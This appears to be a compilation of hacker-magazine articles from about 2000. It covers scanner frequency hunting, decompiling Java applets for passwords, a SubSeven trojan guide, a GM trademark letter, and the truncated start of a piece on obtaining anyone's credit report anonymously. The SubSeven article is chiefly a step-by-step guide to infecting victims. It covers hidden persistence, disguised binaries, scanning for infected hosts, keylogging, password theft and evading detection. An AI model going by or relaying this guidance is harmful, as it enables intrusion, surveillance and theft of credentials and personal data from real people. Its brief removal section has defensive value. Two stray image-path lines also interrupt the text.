One little known trick is to use one of those old tunable public safety band receivers that predate scanners. An example would be the Realistic PRO-2. It covered 30-50 Mhz. and 152-174 Mhz. You can pick one up at a flea market or hamfest for as little as $5. Radio Shack still sells a "multiband portable" (12-649) that covers the aircraft and VHF-high bands, but at $100 I think it's overpriced. While these units lack the sensitivity and selectivity of a scanner, they are excellent for doing high-speed searching. Once you get a hit, you will have narrowed the possible frequency range down to roughly 500 Khz. You then use your scanner's search function to find the exact frequency. They are also good dedicated single channel receivers for things like NOAA weather radio and the local fire department's dispatch frequency. If you ever find an old multiband portable that covers UHF-TV, remember that channels 70-83 are now the 800 Mhz. public safety, business, and cellular phone band.

If a signal is in your location's coverage area and your scanner is capable of receiving the frequency, you will eventually find it by searching. This will take time if you do it properly. If you are in a situation where you desire a faster approach, you can use a frequency counter.

A frequency counter is probably one of the most useful tools a monitoring hobbyist can own. A frequency counter works by locking on the strongest radio signal in an area and displaying the frequency. I strongly suggest that you bite the bullet and buy the Optoelectronics Scout if you are going to get into this facet of monitoring. Other frequency counters cost less, but lack the features the Scout possesses. These features make a world of difference between simply being a piece of test equipment and being a monitoring tool. The Scout will automatically capture a frequency and store up to 400 of them in memory. When the Scout captures a frequency, it will either beep or discreetly vibrate. In each of these memories, the Scout stores up to 255 hits. This lets you know how active a given frequency is. The scout has a CI-V interface. The CI-V interface connects to a PC for automatic frequency logging, or to a receiver for reaction tuning. With reaction tuning, the receiver automatically tunes to the frequency the Scout captures. I used a Radio Shack frequency counter for monitoring work before I bought a Scout. It had adequate sensitivity, but required constant viewing and a quick writing hand in order to use effectively. It was also very difficult to use while driving.

Frequency counters work in a radio transmission's near field. This means that you will generally have to be within 1000 feet of the target transmitter in order to acquire the frequency. The following table shows the average distances at which one will acquire a particular type of transmitter:

Transmitter	**Distance**
1.2 Ghz. 3 watt radio	**25 feet**
870 Mhz. 3 watt cellular phone	**150 feet**
UHF 1 watt radio	**200 feet**
FM wireless microphone	**10 feet**
VHF-high band 1 watt radio	**90 feet**
46/49 MHz. cordless phone	**20 feet**
27 Mhz. 5 watt CB	**40 feet**

There are a few things you can do to enhance a frequency counter's operation. The first technique involves antenna usage. The standard telescoping whip is good for many operations but you can do better. With the standard whip antenna, the Scout will pick up a cellular phone at approximately 150 feet. Hook it up to a 5/8 wave 800 Mhz. antenna and the range increases to approximately 300 feet. A high-gain antenna designed for the band of interest will increase your range on desired frequencies and reduce interference from undesired ones. If you use a directional antenna, such as a yagi, you will be able to select a particular target location to investigate and eliminate interference from another location. The second technique is using filters. Using filters will block out undesired frequency ranges and find desired ones. An FM broadcast notch filter is very useful. Optoelectronics sells the N100, which I recommend. FM broadcasters are a major source of undesirable interference, and having one nearby will cause your counter to lock up on the broadcast station's frequency.

By using these techniques you will find the frequencies you desire. How quickly you find a frequency depends on your skill as a monitoring hobbyist and how much the target uses their radios. You can acquire a target such as a mall security force in as little as thirty seconds. This was how long I had to loiter near a help desk with a frequency counter before a security officer keyed up a radio. Some of the less active federal agencies can take a week or two before you can tag them. If you do not find the frequency, there are two possibilities. The first is that your target either does not use radios or uses them very infrequently. I will assume that your target does indeed use radio communications. The only solution to tagging an infrequent radio user is persistence and patience. Eventually they will key up and you will have their frequency. The second possibility is that you found their frequency, but failed to identify it properly. Learn who operates on what frequency ranges. Listen to what you have found during previous monitoring attempts over a period of time to determine who it is you have found. My monitoring experiences have taught me that sometimes the true nature of the parties using a frequency may take a while to become apparent. Certain users use encrypted or spread spectrum (frequency hopping) communications. Receiving spread spectrum communications is at this time beyond the ability of the average hobbyist. As I write this I can hear some of my phriends telling me, "Let's not go there." A little birdie told me, however, that a certain radio hobbyist organization in Connecticut publishes an excellent introductory-level technical text. Encrypted communications not only present a similar technical difficulty, but are also illegal to listen to under the Electronic Communications Privacy Act. Encrypted communications system users will sometimes have equipment difficulties and operate in the clear. A patient listener will wait for this opportunity.

Introduction to Signal Analysis

We will assume that you, in the course of your monitoring hobby, have come across a genuine unidentified ("unid") user while searching the spectrum. You've checked all the scanner frequency lists, e-mail lists, web sites, and Usenet postings and have come up with nothing. You wish to identify the unid and determine the extent of its communications network. To do this, you ask the following questions:

Frequency (or talkgroup/subfleet if monitoring a trunked system)? PL/DPL tone, if any? Single PL/DPL used, or multiple? Scrambled or clear? Type of scrambling: digital or analog? How many stations do you hear? How do they identify themselves? Signal strength of stations communicating? What are they talking about?

The first five characteristics are noted as soon as you discover the unid. You will have some initial information about the others, but as time goes on you will acquire more information. What you should be doing now is noting what information you do have on the unid. Some people like using a computer database, others like 3x5 index cards. The more info you have, the easier it'll be to identify the unid.

The frequency in question can help tell you the approximate range, extent, and purpose of the unid's communications net. For example, the VHF low-band would likely be used for regional communications between base stations and maybe mobile units. UHF on the other hand, would be for short-range tactical-type communications between several mobiles and portables. UHF portables are limited to a few miles. A VHF low-band base station can communicate a couple of hundred miles under the right circumstances. What other identified users operate on nearby frequencies?

PL/DPL tones are another identifier. Knowing the PL/DPL tone of an unid enables you to cross-reference it to other frequencies. If a police department uses a certain PL on their repeater, and an unid with surveillance activity is noted on the same band with the same PL, then it's quite possibly an unlisted channel for that police department. Knowing how many different PL/DPL tones are in use on a given frequency tells you approximately how many different nets, or distinct groups of communicators, are active on that freq. On a low-power portable frequency such as 154.600 Mhz., users will use a "unique" PL/DPL tone so they don't have to hear everyone else. There are only a limited number of PL/DPL tones however, so duplication by different nets is inevitable. Other users won't want to spend the extra money for radios with PL/DPL capability, run without it, and tolerate the other users on the channel breaking their squelch. If you hear an unid running DPL, then you can be 99 percent sure they are running real "commercial land mobile" equipment. There are only a couple of ham rigs, such as the Yaesu FT-50, that have DPL.

Most radio communications businesses maintain "community repeaters." The license for the system is in their name, and they rent airtime to various businesses and organizations. The individual users will not be licensed, instead running under the radio shop's license. Each subscriber will be assigned his or her own PL/DPL tone on the repeater. The community repeater is being replaced with SMR (Specialized Mobile Radio) trunked systems, although they are still widespread. Motorola sold all their commercial SMR systems to Nextel who is gradually taking them off the air and replacing them with iDEN (digital) systems. This has prompted many radio users to seek out alternatives to Nextel. Many radio shops are setting up 400 Mhz. LTR trunked systems, which will eventually replace their community repeaters. LTR is an open protocol. This not only means a wide availability of equipment for the business offering these services, but equipment for the monitoring enthusiast as well. There are also a few commercial SMRs running the GE/Ericsson EDACS system on 800 MHz. as well as 800 MHz. Smartnet systems that are not owned by Nextel. Each system can have several dozen users on it, making them a nice challenge for the monitoring hobbyist who wishes to map them out.

If an unid is scrambled, you will at least know whether or not the scrambling method is analog or digital. If they are using a simple single-frequency inversion method, then it is possible, although illegal, to descramble their communications and proceed. If they are using something advanced such as DVP, DES, or Rolling Code then you will not be able to monitor the actual communications. You will still at least be able to note how often the frequency sees activity and the signal strengths of the stations communicating. Voice encryption is often subject to failure, and you might catch a station operating in the clear if you monitor long enough.

At this point, you have all the immediate characteristics of the unid noted down. The rest is just a matter of time. The remaining questions you have in identifying the user are:

How many stations do you hear? How do they identify themselves? Signal strength of stations communicating? What are they talking about?

All of these will eventually answer the main question, "Who am I listening to?" The best thing to do at this point is take a receiver and dedicate it to the given frequency. You can acquire basic 16-50 channel scanners for under $100 at flea markets, pawn shops, and hamfests for this purpose. If you want 24 hour monitoring of the frequency, attach a VOX-operated tape recorder to the scanner. Many scanners come equipped with a "tape out" jack for easy connection. Otherwise, go to Radio Shack and pick up one of the suction cup telephone microphones. This is attached to a telephone receiver by the earphone to record phone calls. Attach it near the speaker of the scanner. Experiment to find the best place to attach it to the scanner. For those of you who really want to get into things, Bill Cheek's *Scanner Modification Handbooks* contain a wealth of information on modifying your scanner to make monitoring easier. You can add event counters to see how many times the frequency breaks squelch, time-stamping for monitored communications, and a whole host of other enhancements.

You will be able to initially discern IDs used on the frequency and the signal strength (even if approximate) of the stations on the net. You will also know what they are saying if it's in a language you can understand, although you might get a little tripped-up on any specialized jargon. Log it all down. Eventually you'll also be able to recognize the voices of the various people on the frequency and match them to IDs. The signal strength of each user will tell you approximately how far away they are from your location, and whether they are base or mobile/portable stations. Consistent signal strength will indicate a base station or repeater. Mobile and portable stations will have varying signal strengths and often "mobile flutter" on their signal.

When listening to an unid with the intent of identifying it, two things you should listen for are locations and specialized trade jargon. They can be cross-referenced to assist in identifying the user. Street maps of your nearby locales are good reference to have. I don't advocate "call chasing" (going to the site of an incident that you've heard on your scanner). This can be dangerous and complicates matters for public safety personnel who are working the incident. If, however, you've determined you are listening to an obviously civilian unid on a trunked system or community repeater who was just sent on a service call to a location that's a few blocks away from you, it would be a different matter. It would be worthwhile to take the dog for a quick walk to see who you are listening to. On that note, information you discover on community repeaters or trunked systems is transitory in nature. The talkgroup or PL may belong to a different business next month.

If you listen long enough and pay attention to the communications you are receiving, you will identify the user. The amount of time will vary with the nature of the user, and how often they are on the air. Once you identify the user, the rest is up to you. You can become quite intimate with the operations of a business by monitoring their communications. Monitoring local public safety communications will often give you a better handle on what's going on in your community than the local newspaper. The possibilities are endless. As an intellectual exercise, your monitoring endeavors will be delving into such diverse areas as electronics, geography, sociology, research skills, and current events. At any rate, signal analysis is a far better pastime than sitting in front of the television (although having CNN running in the background while you're working on something is a good idea). Chances are you'll have some questions regarding communications systems or activities in your locale that could be answered by using SIGNAL analysis. Some questions that might come to mind are:

Who are the users of local community repeaters and SMR systems? What are high crime areas in my community? What are the most common crimes in my community? What is the reliability of the local utility infrastructure (electrical, telephone, CATV, gas)? "X" is obviously employing radio communications, but no license is listed for them. What's their frequency? What frequencies and/or radio systems are the local public safety agencies using other than their publicly listed ones?

This article just scratches the surface of an activity that could easily take up a several book series. The best way a beginner can start is to just do it. Pick something, like a local community repeater or SMR system, and see how much information you can acquire on it. You might have some specific questions regarding a communications user or system you already have some information on which you can go investigate. You might even be interested in something non-technical, such as crime statistics in your local community. Whatever your specific interest, remember that patience and persistence are good things and will reap dividends far above and beyond your initial investment.

More Java Fun

by FaultySignal9

This is an extension of Xprotocol's "Java Applet Hacking" article in 17:2. In case you missed the article, Xprotocol explained a way to exploit password protected web pages via information revealed inside a java archive (jar). This is an effective approach, but what if this information is not in the archive? Well, first (maybe before you even open the archive), check for a <PARAM> tag in the html. This tag passes a value to the applet via "String getParameter(String name)" in the java.applet class. Sometimes filenames or important values will be revealed there.

Now, let's assume there is no <PARAM> and the archive reveals nothing, and all you have is a .class file. In this case, it's a safe bet that your user/password or protected URL is inside the source. Better yet, the protocol to the "really cool web game." So how do I get the source code, you may ask. To answer this question you may need a little primer in java and the way its binaries work.

I'll start with the actual source code and walk you through to the execution. Here is a "Hello World" program. Note: this is not an applet, this is a console program; However, the same rules apply to applets.

```
public class HelloWorld {
  public static void main(String args[]) {
    System.out.println("Hello World");
  }
}
//Snip
```

Save this code as HelloWorld.java and compile with jdk (java.sun.com):


```
javac HelloWorld.java
```

This compilation creates the class file HelloWorld.class. This class file is what the java interpreter (aka java virtual machine) uses to execute the code (hence it's an interpreted language). Your next step will be to execute the code via the interpreter:

```
java HelloWorld
```

OK, back to the applets. Every browser that supports java has its own virtual machine/interpreter. Look for .jar's in your Netscape directory if you are really curious. So if you visit a page and the browser sees the <APPLET> tag it retrieves the .class/.jar file from the web server and executes it via the interpreter.

If you recall earlier, I was going to answer the question of how to get the source code. In order to get the code, you have to decompile the class file. Luckily for you the source code is located inside the class file. Even better, there are a number of java decompilers on the web. Personally, I use "Decafe Pro" (decafe.hypermart.net) for Windows and I imagine there is one at freshmeat.net. Just decompile the code and there ya go!



SubSeven
- Usage, Prevention, Removal

by CaS
cas@globalhacking.com

Most of you out there will have heard of trojan horse programs running under Windows, such as Back Orifice and Netbus. Indeed, there have been articles in *2600* about them before. In this article, I will cover Sub7, an easy to learn, user friendly trojan program. I will talk about Sub7 in general, how to remove it, how to prevent yourself becoming a victim, and how to get the most out of it. This article is based on the 2.1 versions, which were the latest at the time of writing.

General Introduction

Sub7 first popped up some time ago and, for a while, was not as popular as Netbus or Back Orifice. Clients were full of bugs which were very annoying (first ip scanner in 1.7 especially - it never worked for me!). However, as many trojan and anti virus sites will tell you, as of early 2000, it has become the most popular trojan and has been estimated to continue being so for the next five years. It is also described as the most powerful and most dangerous. Mobman, the creator, has been especially good with updating. Recently, a new version has come out every couple of months, sometimes much less. By doing this, the newer versions are not detectable by most if not all virus scanners, and updating a server on a victim's computer is easy. Version 2.1 has been in existence a while now. There has also been 2.1 Gold, 2.1 MUIE, 2.1 Bonus, etc. The 2.2 Beta sucked ass in that it had limited features and just didn't look as nice. However, something that looked promising in 2.2 was a program called SIN, which detected broadcasts from victims, i.e., you no longer have to scan for victims. This has potential, and would further improve the package. Sub7 has a huge featureset, meaning you can do practically anything with your victim - you have complete control.

Removal

CD drives popping open, messages being displayed on your screen, your printer printing out rubbish... all telltale signs of someone in control of your machine via a trojan horse. First thing to do: Open a dos prompt and type "netstat -a". This should show a list of listening ports, and a list of what is connected to you. Have a look at the ports, and see what is suspect. Default Sub7 ports are 1243 for older versions and 27374 for newer versions, although the port which the server runs on can be changed by the user. If you see connections to a suspect port, then most likely it's the server. To make sure, at the dos prompt type "telnet". In the window that comes up click "Connect", "Remote System", and in "Host Name" put 127.0.0.1 and in "Port" put the suspect port. You will either get "PWD" if the server is password protected, or if it is not, something like:

"connected. time/date: 14:27.09 - July 8, 2000, Saturday, version: M.U.I.E. 2.1"

Of course, time, date, and version may be different, but this is what it will look like. Now you know you are infected. When first executed, the server creates an .exe in the C:\windows directory, either random such as "hlsghjsd.exe", or a user defined exe. You will find pages on the Internet that say "run regedit, remove this and that, get this virus checker, get that trojan detector," etc., etc. This was true a while ago, but now a new solution is available. Surf over to the Sub7 home page (subseven.slak.org) and download the newest version - 2.1 Bonus. This client has a password bypasser. Unzip etc. and run subseven.exe. In "IP/UIN" put 127.0.0.1 and in "Port" put the port the server is running on. When or if you are asked for a password, simply hit enter. Now expand the "Connection" menu, click "Server Options", click "Remove Server", and confirm. Easy as pie. If for some reason this does not work (it doesn't appear to work if the server on your machine is 2.1 Bonus), or if you don't want to download it, go into c:\windows\ and find an exe that is approximately 373kb and delete it. That'll solve it as well. You may also want to remove the "method" that starts the server, so refer to "Usage 1 - Editserver" below and check the places I mention for the strings, and remove them.

Some "hackers" (using this program *does not* make you a "l33t hax0r") may have been clever enough to delete netstat.

In this case, you should get a network monitor (it's a good idea to have one anyway) such as NetMon, available from www.nyc-software.com, which will show you open ports and connections, just like netstat. From here, refer to the above sections.

At some point, a new version of Sub7 will be released and the "Bonus" version I talked about which can be used to remove servers will not be downloadable. Many users will probably complain to Mobman about the password bypasser feature, and I can see it being removed from newer versions. Newer versions will probably not be vulnerable to the password bypasser feature, so other methods I have described (manually deleting the sever and startup strings) will be necessary.

Prevention

The most obvious way to prevent yourself from being 0wned is not to run any executable files that some "friend" may send you. However, if you must run executable files which you have obtained from the Internet, then take the following precautions:

Scan it with everything you have. I've already mentioned the ineffectiveness of this method against Sub7, but do it anyway - it could be an older version.

Look at the file size - newer versions of Sub7 are 373kb, but a clever user will have binded it with a small game or something similar (in which case it will be larger, so you cannot use this method). If a friend asks you to test his first C program, and it's like 10kb, chances are it will be OK.

Download Sub7 and attempt to open the exe you've been sent with editserver.exe. Click "Read Current Settings". If it says "Invalid server, proceed anyway?" chances are it isn't Sub7 (but it could be another trojan). If it asks for a password or displays settings, then it's Sub7. If there is no password, you can gather info on the person trying to hack you (ICQ UIN, email address, etc.).

Finally, if you are pretty sure that it's clean, go into c:\windows, Ctrl+F to find, uncheck the "Include Subfolders" box, and search for exe's created in the last one day. Remember what's there, then run the exe and do the find again. If there is a new exe, chances are it was Sub7 after all, and you should refer to removal instructions above. You can also look for a new port opening on your Network Monitor, or in netstat, after running the exe.

Usage 1 - Editserver.exe

So you got Sub7 (2.1 Bonus, I hope, or latest version), and it's sitting there waiting to get used. Look at all those options!! Let's get started, shall we? If you have a specific person you wish to get, then it is necessary to read this section. If you just wanna have some fun with a random victim, then you can skip to "Usage 2 - Finding a Victim." First off, open editserver.exe, click "Browse" at the top, select the "server.exe", and choose "Read Current Settings". The first thing you need to do is choose how the server will be started each time the computer is booted. The two registry options will place it in the registry under HKEY_LOCAL_MACHINE\software\microsoft\windows\current_version\run or runservices depending on which you choose. These options are fine if the victim is fairly inexperienced with Windows. You need to choose a registry key, so choose something that looks important that the victim won't mess with (i.e., don't choose "Hacker_program"). WIN.INI is also for the inexperienced victim, and simply places the server exe path (C:\windows\servername.exe) as the WIN.INI so it is started each time Windows starts. "Less Known Method" places the server in the system.ini as shown:

[boot]
shell=Explorer.exe servername.exe

which will also start it each time Windows starts, and will make Windows think it's a parameter or extra option to explorer.exe. Finally, there is "Not Known Method", which changes HKEY_LOCAL_MACHINE\SOFTWARE\Classes\exefile\shell\open\command from ""%1" %*" to "servername.exe "%1" %*" which will cause the server to be run and re run every time an exe file is opened. You probably won't need to use this setting unless you think the victim knows quite a bit about Windows.

The next section is notification. Put a victim name, and I would recommend ICQ notify. Put your ICQ UIN in and the server will send you a message through the ICQ WWW pager, which will look like:

Sender IP: 127.0.0.1
Subject: my_victim {port=27374}-{ip=127.0.0.1}-{victim=my_victim}-{info=UserName:New_User}-{version=M.U.I.E._2.1}-{password=yes_(sub7)}

This shows who the victim is, what the IP and port is, and if there is a password, and what the password is. "IRC Notify" will cause the server to connect to the specified IRC server on the specified port and join the specified channel and broadcast the above info, or message the info to a specified nickname. Email notify is a little trickier. You should just choose one of the servers in the list, leave the "User" field blank, and enter your email address in the "Notify To" box. From experience I have found that the "ICQ Notify" (www.icq.com) is the most efficient, although you may prefer the others.

Next is the installation box. You can choose what port you want to run the server on. I would recommend not using defaults, as they kinda give the game away. "Random Port" is also useful, and you'll always know which one it is, as you selected an appropriate notification method, didn't you? Putting in a server password, and protecting the port and password is recommended. The "IRC Bot" section is something that does not appeal to me, but if you want to use it, there is a text file that comes with Sub7 that explains the whole thing fully. Specifying a server name is a good idea, rather than the random "uijharg.exe" and will also make the server harder to find for the victim. As before, naming it something important looking may make the victim cautious when removing it. "Melt Server After Installation" will install the server in C:\windows with the filename you specified, and then delete the server.exe or whatever you called it which you sent to the victim. A fake error message will display your chosen message when the victim runs the server. You can choose the icon, the text, the buttons, etc. Finally, "Bind With Another exe", an excellent idea. Try binding the server with a small game or something, and make sure you send the server, not the exe you binded it with. An exe that does something is less suspicious to a victim than an exe that does nothing. Also, in the top right corner, you may want to change the server icon to fool the victim further. Finally, at the bottom, check the "Protect Server" box and enter a password. You should do this so a clever victim can't find out your ICQ UIN or email address by using editserver. If you chose to bind an exe, click on "Save A New Copy". If you did not bind an exe, click "Save New Settings".

Now you need to get the server over to your victim. If they are a friend you want to monitor and you can get access to their PC, then simply put the server on disk, take it to your friend's computer, copy it to the desktop, and run it. If you did not enable "Melt Server", simply delete it and "Empty Recycle Bin" (although this won't completely remove it, as we already know (refer to article "Killing a File" - *2600* issue 16:3)). It would be better to have the "Melt Server" option enabled. If you can't get to the victim PC, then you will need to choose an icon for the exe, bind it with something, and rename it (all optional but recommended). Then send it to your victim through email, dcc, etc. When and if the victim runs it, you will get your notification via ICQ, email, or IRC. Bingo! You're in.

Usage 2 - Finding a Victim

For the user who has given the server to a desired victim, skip this part, as it describes how to find a random victim. For those who need a random victim, read on! Open subseven.exe and expand the "Connection" menu. Click "IP Scanner" and enter some values. I recommend keeping the first two numbers the same, and using a range of 10 for the third, and 1 to 255 in the fourth, e.g.:

212.126.150.1
212.126.160.255

Specify a port (27374 and 1243 are defaults, remember) and a delay time (4 recommended). You should get a range of victims to use. If you want an ip range to scan, /dns someone on IRC and base your choice of ip range on that. Select a victim and put the ip in the "IP/UIN" box at the top of the client, and the port you chose to scan in the port box. Click "Connect". Hopefully you are using 2.1 Bonus and should be able to bypass the password. If you can't, go back and select another victim until you find one that you can use. Bingo! You're in.

Usage 3 - The Client, subseven.exe

Ok, now I'll explain all the options which you can use, menu by menu. We'll start from the top, shall we?

Connection. "IP Scanner" I have explained, although now you have a victim you can scan with their computer by using "Remote Scan", which is nice. "PC Info" shows info about the PC, stuff that was typed in during Windows setup (duh). "Retrieve" gets it, "Clear" clears it, "Save" saves it. Easy. "Home Info" may not work, as it relies on the victim inputting that information when they installed Windows. Retrieve and clear as before.

Server Options. "Change Port" enables you to specify a new port for the server to run on. It will disconnect you, and you have to reconnect on the new port. "Set Default Port" changes the port to 27374 and disconnects you as before. "Set Password" sets a password on the server, "Remove Password" removes it. "Disconnect Victim" hangs up the victim's dial-up, and obviously disconnects you as well. "Restart Server" restarts the server - if things are playing up you can use this. You will be disconnected and should be able to reconnect in about five seconds. "Remove Server" removes the server (do I really need to explain these?). "Close Server" renders the server useless until reboot. "Update Server From Local File" enables you to upload a new server from your machine, "From URL" requires that you specify the URL of a new server. "IP Notify" is the same as in editserver (see above). If this is a random victim and you want to use them again, you need to set the server to notify your ICQ number, email address, or whatever.

Keys/Messages. "Open Keylogger" will open a new window, with which you can log the keys that are being pressed on the victim's computer. You can start, stop, clear, and save. "Send Keys" will allow you to send text to a specified window on the victim's computer (you can make the victim say "I AM GAY" on IRC). "Get Offline Keys" will retrieve keys that have been pressed while the keylogger has not been enabled. "Clear" will clear them (this feature has been a bit... "dodgy" and I'm still not certain it works 100 percent). "Disable Keyboard" will render the victim's keyboard useless (process cannot be reversed until reboot!!).

Chat. You can chat with the victim (brings up a chat window that is only closed when you close yours), or with other users of the server. It's pretty self explanatory. "Matrix" is a neat little feature. It mimics the part of the film *The Matrix* when Neo's screen goes black and Trinity sends stuff to it. Delete all the stuff in the box and if you want anything to be displayed when you activate it, type it in. Once activated, you will be able to send stuff and see what the victim is typing. "Msg Manager" is like in editserver - it displays a fake message. Again you can define icons, title, text, and buttons. "Spy" enables you to see incoming messages to the victim's computer on several Instant messaging programs. "Enable" enables it, "Disable" disables it (I never would have guessed). "ICQ Takeover" transfers that UIN's database to your computer, so you can view the friends list, etc.

Advanced

ftp/http enables browsing through the victim's hard drive like ftp. "Address" is the victim's IP, "Port" is whatever you want it to be. You can set a password and mask it, set maximum number of connections, and the root folder. When done, enable ftp and copy what's in the bar to a browser. Easy. "Find Files" will find files! Use it like you would use it on your own PC.

Passwords

"Get Cached or Recorded Passwords" will display passwords that have been stored by Windows. There's loads in here, such as hotmail accounts, porn sites, etc, etc. "RAS Passwords" will show all the dialup accounts on the victim's computer. "Get ICQ and AIM Passwords" will do just that. "Reg Edit" enables you to alter the registry on the victim's computer. It's pretty cool and easy to use. "App Redirect" lets you run a command in dos on their computer (dir, netstat, etc.) and will display the output in the window. "Port Redirect" is cool. It allows you to say, reconnect to IRC if you have been g-lined using their host. It's kinda like a wingate. It's also kinda hard to explain, but the text file accompanying Sub7 does it perfectly, so refer to that!

Miscellaneous

"File Manager" has loads of cool options, but remember that it does the stuff on the victim's computer, so "Display Image" will display it on their computer, not yours. You can upload, download, edit, delete (listen to your conscience), etc. One thing I suggest you do is to delete netstat.exe from C:\windows. (My ethics on data destroyal/modification on someone else's box states that you may only do so to lower the risks of being caught. Deleting netstat complies with this.) "Windows Manager" shows what windows are open and lets you play with them, "Refresh" refreshes the list, and "Show All" will show all that's running (like background stuff, etc.). "Process Manager" brings up a list of what's running on the victim's computer. "Refresh" refreshes the list, "Kill App" kills the app, and "Thread Priority" will change the priority level (killing the kernel will crash the victim's computer, if you see something stupidly obvious like "netmon.exe", you may want to kill it). "Text

To Speech" lets you say stuff out of the victim's speakers. You must first upload the text to speech engine, which can be obtained from the Sub7 home page. Type what you wanna say and click "Say It"! "Clipboard Manager" lets you see what's on the clipboard, change what's on the clipboard, or clear the clipboard. "IRC Bot" is explained fully in the text file that accompanies Sub7.

Fun Manager

Desktop/webcam. This lets you have a preview of the desktop in a small window. You can also have continuous capture by lowering the interval time. "Full Screen Capture" shows you the victim's screen in full detail. "Webcam Capture" will show you the victim's ugly mug, or whatever the webcam is pointing at (if they have one). "Flip Screen" lets you flip the victim's screen horizontally and vertically. It can be restored by a double click. (I once found someone playing Red Alert online - this feature was hilarious!) "Print" allows you to specify text, size, and font style, and then print it ("I know where you live" works kinda well!). "Browser" opens the victim's browser and points it to the specified URL. "Resolution" lets you change the victim's resolution. "Win Colors" lets you change the colors of the various parts of a window. Test it on yourself first to see what it will look like. Psychedelic baybee.

Extra Fun


"Screensaver" lets you change the scrolling marquee screensaver to say whatever you want. All the options are there as they would appear in control panel, except password protection. "Restart Win" allows you to restart Windows or shut down in a variety of ways. "Mouse" has several options. It lets you reverse and restore the buttons, hide and show the cursor, control the mouse, and set and show mouse trails. "Sound" lets you record sound and play it. It also lets you change the sound settings of the victim's computer (read them first). "Time/Date" lets you read and change the victim's time and date. "Extra" has all the other fun features, which are pretty self explanatory and quite cool to play about with.

Local Options

"Quality" lets you define the quality of the images you retrieve in "Desktop Capture", and also the quality of the webcam transmission. Higher quality means slower transfer time. "Local Folder" is where all the downloaded stuff is stored. "Skins" just make the client look pretty - you can get them from the Sub7 home page. "Misc Options" are pretty self-explanatory and have some neat little tools you can toggle to customize Sub7 to your needs. "Advanced" show the ports for three of the features. You only need to change them if the features aren't working properly, but this shouldn't be necessary. "Run Editserver" will run editserver (sheesh). Finally, at the top of the client there is an "IP Address Book" feature to store victims, an exclamation mark button which pings the victim's computer to make sure it's still alive, and two shortcut menus which can be configured to what you use most. I almost forgot "IP Tool"! A cool little option which resolves host names to IPs, to UINs, and back and forth.

Conclusion

So now you know pretty much everything there is to know about this hugely popular trojan tool. When you're roaming through a victim's box, listen to your conscience. Don't delete random stuff and don't scare the shit out of them. (I once found some 80 year old guy and promptly removed the server for him. That shit's just way out of line.) You can get decent stuff out of their box (passwords, port redirects, etc.) so don't abuse it. Do nothing to their box that you wouldn't like done to your own.



GM

General Motors Corporation
Legal Staff

Facsimile
(313) 665-4976

Telephone
(313) 665-4709

October 11, 2000

Emmanuel Goldstein
P.O. Box 99
Middle Island, NY 11953

Re: Unauthorized Use of General Motors' GENERAL MOTORS Trademark

GENERAL MOTORS is a registered trademark of General Motors Corporation and has been used by General Motors for more than 70 years. Only authorized dealers and trademark licensees are permitted to use the GENERAL MOTORS trademark. According to General Motors personnel, you are not authorized to use the GENERAL MOTORS trademark in your Internet domain name. Your registration of the *FUCKGENERALMOTORS.com* domain name constitutes trademark infringement. I must insist that you advise me in writing within fourteen (14) days from the date of this letter that you will transfer ownership of the *FUCKGENERALMOTORS.com* domain name to General Motors.

Sincerely,

Charles H. Ellerbrock
Attorney

300 Renaissance Center MC 482-C23-B21 P.O. Box 300 Detroit, Michigan 48265-3000

Get Anyone's Credit Report For Free

by Renaldo

There are any number of reasons why you may want to obtain someone's credit report. This article isn't meant to speculate why, but how. Obtaining a credit report on someone and remaining anonymous is pretty simple. I used to work for one of the largest finance companies in the US, and spent day after day pulling credit investigations.

Credit bureaus get information about you from four major sources:

1. Other Credit Bureaus
2. Government Agencies
3. Creditors
4. You

The thing to remember is that credit bureaus believe information from the first three all of the time, and information from you only part of the time. If you are trying to contest something on your credit report, they'll choose whether or not to believe you at their own whim. Really, there's no rhyme or reason to it. However, if you are applying for credit, they want to believe what you're telling them, at least to a degree.

Credit bureaus aren't stupid. They're not going to believe that you're suddenly a millionaire, have more assets than you did last time you applied for credit, or that you're older/younger than you really are. They are more than willing to believe that you can't remember your own social security number, but that you do remember your own address.

